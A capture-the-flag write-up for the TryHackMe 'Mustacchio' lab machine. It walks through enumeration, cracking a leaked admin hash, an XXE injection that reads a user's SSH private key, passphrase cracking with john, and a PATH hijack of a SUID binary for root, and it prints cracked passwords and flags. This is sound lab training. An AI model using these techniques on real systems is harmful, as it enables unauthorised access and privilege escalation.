TryHackMe Room Write-up

Title: Mustacchio

Description: Easy boot2root Machine

Author: Igor Buszta

Mustacchio

Description: Deploy and compromise the machine!

Make sure you're connected to TryHackMe's network. If you don't know how to do this, complete the OpenVPN room first.

Objectives: What is the user flag? What is the root flag?

Tools: Kali Linux, UTM, nmap, nc, gobuster, strings, wget, BurpSuite, johntheripper, ssh2john

As always, we should begin with a recoinessance.

```
> sudo nmap -sC -sV 10.112.137.7
Password:
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-02 15:48 +0100
Nmap scan report for 10.112.137.7
Host is up (0.048s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.
0)
| ssh-hostkey:
|   2048 58:1b:0c:0f:fa:cf:05:be:4c:c0:7a:f1:f1:88:61:1c (RSA)
|   256 3c:fc:e8:a3:7e:03:9a:30:2c:77:e0:0a:1c:e4:52:e6 (ECDSA)
|_  256 9d:59:c6:c7:79:c5:54:c4:1d:aa:e4:d1:84:71:01:92 (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
| http-robots.txt: 1 disallowed entry
|_/
|_http-title: Mustacchio | Home
|_http-server-header: Apache/2.4.18 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Picture 1: nmap scan results.

From results we also get http-title which I usually add right after to the /etc/hosts file. After that, just from knowing those kind of rooms, I ran gobuster to enumarate any directories which might be useful.

```
robots.txt           (Status: 200) [Size: 28]
images               (Status: 301) [Size: 317] [--> http://mustacchio.thm/images
/]
fonts                (Status: 301) [Size: 316] [--> http://mustacchio.thm/fonts/
]
.htaccess            (Status: 403) [Size: 279]
custom               (Status: 301) [Size: 317] [--> http://mustacchio.thm/custom
/]
.htpasswd            (Status: 403) [Size: 279]
.htpasswds           (Status: 403) [Size: 279]
./../../../../../../../../../../etc/passwd (Status: 400) [Size: 306]
.htaccess            (Status: 403) [Size: 279]
.htpasswd            (Status: 403) [Size: 279]
index.html           (Status: 200) [Size: 1752]
robots.txt           (Status: 200) [Size: 28]
server-status        (Status: 403) [Size: 279]
static/../../../a/../../../../etc/passwd (Status: 400) [Size: 306]
Progress: 3521 / 3521 (100.00%)
===============================================================
Finished
===============================================================
```

Picture 2: gobuster results.

There's robots.txt but it turns out to be empty. There's also images, fonts and custom which might provide us with some tips.

Rooms like that requires from you patience.For example downloaded the biggest image *the-beacon.jpg* from /images because it was the largest – it could've contained something inside. I used strings, binwalk and exiftool, yet nothing was found. Also nothing worth of interest was in /fonts, so the last one remaining is /custom. There in /custom/js i found something promising.

Picture 3: contents of /custom/js

There's a user.bak file, which is a database, usually a SQLite3. Let's download it and analize it. I did it with strings tool.

```
> wget http://mustacchio.thm/custom/js/users.bak
--2026-03-03 13:59:52--  http://mustacchio.thm/custom/js/users.bak
Translacja mustacchio.thm (mustacchio.thm)... 10.114.184.106
Łączenie się z mustacchio.thm (mustacchio.thm)|10.114.184.106|:80... połączono.
Żądanie HTTP wysłano, oczekiwanie na odpowiedź... 200 OK
Długość: 8192 (8,0K) [application/x-trash]
Zapis do: `users.bak'

users.bak           100%[===================>]   8,00K  --.-KB/s     w 0s

2026-03-03 13:59:52 (279 MB/s) - zapisano `users.bak' [8192/8192]
```

Picture 4: downloading the .bak file.

```
> strings users.bak
SQLite format 3
tableusersusers
CREATE TABLE users(username text NOT NULL, password text NOT NULL)
]admin1868e36a6d2b17d4c2745f1659433a54d4bc5f4b
```

Picture 5: contents of .bak file.

So there's a table being created here with username and password – admin and what seems to be either password or some hash. Let's paste it into CrackStation and see if there's any match.

Hash	Type	Result
1868e36a6d2b17d4c2745f1659433a54d4bc5f4b	sha1	bulldog19

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.


Picture 6: results of identifying and cracking the hash.

So now we should be able to log in via ssh as admin? You can try, but it isn't that simple. After trying numerous ways to find some login panel or anything, I went back to the core – nmap and ran the scan again but broader, in case there's anything else running on further ports.

```
┌──(gogor㉿kali)-[~]
└─$ sudo nmap -p- 10.114.184.106
Starting Nmap 7.95 ( https://nmap.org ) at 2026-03-03 13:31 GMT
Stats: 0:00:04 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 0.98% done
Stats: 0:02:47 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 81.86% done; ETC: 13:35 (0:00:37 remaining)
Stats: 0:03:34 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 93.61% done; ETC: 13:35 (0:00:15 remaining)
Nmap scan report for mustacchio.thm (10.114.184.106)
Host is up (0.044s latency).
Not shown: 65532 filtered tcp ports (no-response)
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
8765/tcp open  ultraseek-http
```


Picture 7: scanning with nmap through all the ports (-p-).

Let's input the socket in the browser and see what's there.



Picture 8: content's of mustacchio.thm:8765

We've got the credentials already so let's log in.




Picture 9: contents of page after logging in.

Looks like inejction work here. But before we do anything, let's review the source code and see what we're working with.

```
  }
</script>
</head>
<body>

    <!-- Barry, you can now SSH in using your key!-->

    <img id="folhas" src="assets/imgs/pexels-alexander-tiupa-192136.jpg" alt="">

    <nav class="position-fixed top-0 w-100 m-auto ">
        <ul class="d-flex flex-row align-items-center justify-content-between h-100">
            <li>AdminPanel</li>
            <li class="mt-auto mb-auto"><a href="auth/logout.php">Logout</a></li>
        </ul>
```


Picture 10: source code of home page.

There's a user barry and he's got a SSH key somewhere. Maybe through right injection we can get his private key? If we get the username right, it should be in /home/barry/.ssh/id_rsa



Picture 11: full source code of the home page.

The first clue we find is this function which suggest we input XML code, but there's also some directories with another backup file. Let's get it and see what's in there.




Picture 12: inputting the path into the URL.

Picture 13: contents of another .bak file.


What does it give us? The exact information of how the XML in creating a comment is structured. We know that the <comment> contains fields like <name>, <author> and <com>.

I had to do a little research on XML Injections.




Picture 14: articles on XML injections.

After that I've obtained all the knowledge and tools to expose the website. Although payloading through the website didn't work (probably because of the URL encoding or something like that) I moved on to the BurpSuite (Intercept Mode On [Proxy] and moved it to the Repeater (right click on request)).



Picture 15: BurpSuite view of sent request.

I sent anything through the website and intercepted it. We can see that our comment is in ‘xml=’ field. After crafting the payload to list out the id_rsa I pasted it there.




Picture 16: response after injecting the payload.

Main part of the payload is in identifying our own entity named ‘xxe’ which lists the exact file. It is used in between <con></con> brackets (not visible in the picture).

Now we’ve got the private key! Let’s create a file and copy it there. We’re required to give it 600 privillages (rw- --- ---), SSH will warn you. After trying to log in there’s a password required. That means that this key contains a passphrase that needs cracking.

I used johntheripper on Kali. But before that we need the key to be in matching format for the tool. ssh2john does the job.



Picture 17: usage of ssh2john.

```
┌──(gogor㉿kali)-[~]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt barrys_unlocked
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
urieljames       (Downloads/barrys_rsa)
1g 0:00:00:00 DONE (2026-03-03 15:08) 1.250g/s 3713Kp/s 3713Kc/s 3713KC/s urieljr.k..urielfabricio07
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Picture 18: johntheripper command.

We've found the passphrase. Now we can log in via SSH as barry (use the -i flag to use private key, I also added -v as for -verbose for potential debugging).

```
┌──(gogor㉿kali)-[~]
└─$ sudo ssh -v -i barrys_rsa barry@10.114.184.106
[sudo] password for gogor:
OpenSSH_9.9p1 Debian-3, OpenSSL 3.4.0 22 Oct 2024
debug1: Reading configuration data /etc/ssh/ssh_config
debug1: Reading configuration data /etc/ssh/ssh_config.d/20-systemd-ssh-proxy.conf
debug1: /etc/ssh/ssh_config line 21: Applying options for *
debug1: Connecting to 10.114.184.106 [10.114.184.106] port 22.
debug1: Connection established.
debug1: identity file barrys_rsa type -1
debug1: identity file barrys_rsa-cert type -1
debug1: Local version string SSH-2.0-OpenSSH_9.9p1 Debian-3
debug1: Remote protocol version 2.0, remote software version OpenSSH_7.2p2 Ubuntu-4ubuntu2.10
debug1: compat_banner: match: OpenSSH_7.2p2 Ubuntu-4ubuntu2.10 pat OpenSSH_7.0*,OpenSSH_7.1*,OpenSSH_7.2*,Open
SSH_7.3*,OpenSSH_7.5*,OpenSSH_7.6*,OpenSSH_7.7* compat 0x04000002
debug1: Authenticating to 10.114.184.106:22 as 'barry'
```

Picture 19: logging in via SSH as barry.

```
34 packages can be updated.
16 of these updates are security updates.
To see these additional updates run: apt list --upgradable


Last login: Tue Mar  3 15:33:16 2026 from 192.168.153.142
barry@mustacchio:~$
barry@mustacchio:~$ ls
user.txt
barry@mustacchio:~$ cat user.txt
62d77a4d5f97d47c5aa38b3b2651b831
barry@mustacchio:~$
```

Picture 20: results of entering the passphrase.

As expected the user.txt flag is right in the home directory.

Now we can do the privillage escalation checkbox: sudo -l, find / -perm 4000 -type f 2>/dev/null, cat /etc/crontab, cat /etc/passwd

Or just by looking around we can notice that there's another user with a file in his home directory, called live_log.

```
barry@mustacchio:/home/joe$ strings live_log
/lib64/ld-linux-x86-64.so.2
libc.so.6
setuid
printf
system
__cxa_finalize
setgid
__libc_start_main
GLIBC_2.2.5
_ITM_deregisterTMCloneTable
__gmon_start__
_ITM_registerTMCloneTable
u+UH
[]A\A]A^A_
Live Nginx Log Reader
tail -f /var/log/nginx/access.log
:*3$"
GCC: (Ubuntu 9.3.0-17ubuntu1~20.04) 9.3.0
crtstuff.c
deregister_tm_clones
__do_global_dtors_aux
completed.8060
__do_global_dtors_aux_fini_array_entry
frame_dummy
__frame_dummy_init_array_entry
demo.c
__FRAME_END__
__init_array_end
_DYNAMIC
__init_array_start
__GNU_EH_FRAME_HDR
_GLOBAL_OFFSET_TABLE_
__libc_csu_fini
```

Picture 21: contents of live.log

Via strings we can see what command this file uses – tail with -f flag. (If you want to read about tail I recommend geeksforgeeks on tail command).

One of the methods in escalating privillages in overwriting the command used in some files which has not it's full path (/usr/bin/[command]). That means that we can create our own command and make the file run it instead of the original.

```
barry@mustacchio:/tmp$ echo '#!/bin/bash' >tail
barry@mustacchio:/tmp$ echo '/bin/bash -p' >> tail
barry@mustacchio:/tmp$ chmod +x tail
```

Picture 22: creating new tail file in /tmp.

This is the most basic attempt at privillage escalation. We try to run a new shell session but with the effective UID, which combos nicely with SUID set on the live.log file – basically we get a root.

But before we get to running .log, we need to make sure the system first goes into the /tmp directory and check for wanted function there, before anywhere else.

```
barry@mustacchio:/$ export PATH=/tmp:$PATH
barry@mustacchio:/$ /home/joe/live_log
root@mustacchio:/#
```

Picture 23: setting the global PATH variable to /tmp.

It worked so smoothly it's almost unbelievable. So now we cat the root.txt and we're done!

```
root@mustacchio:/# cat /root/root.txt
3223581420d906c4dd1a5f9b530393a5
```

Picture 24: root.txt flag.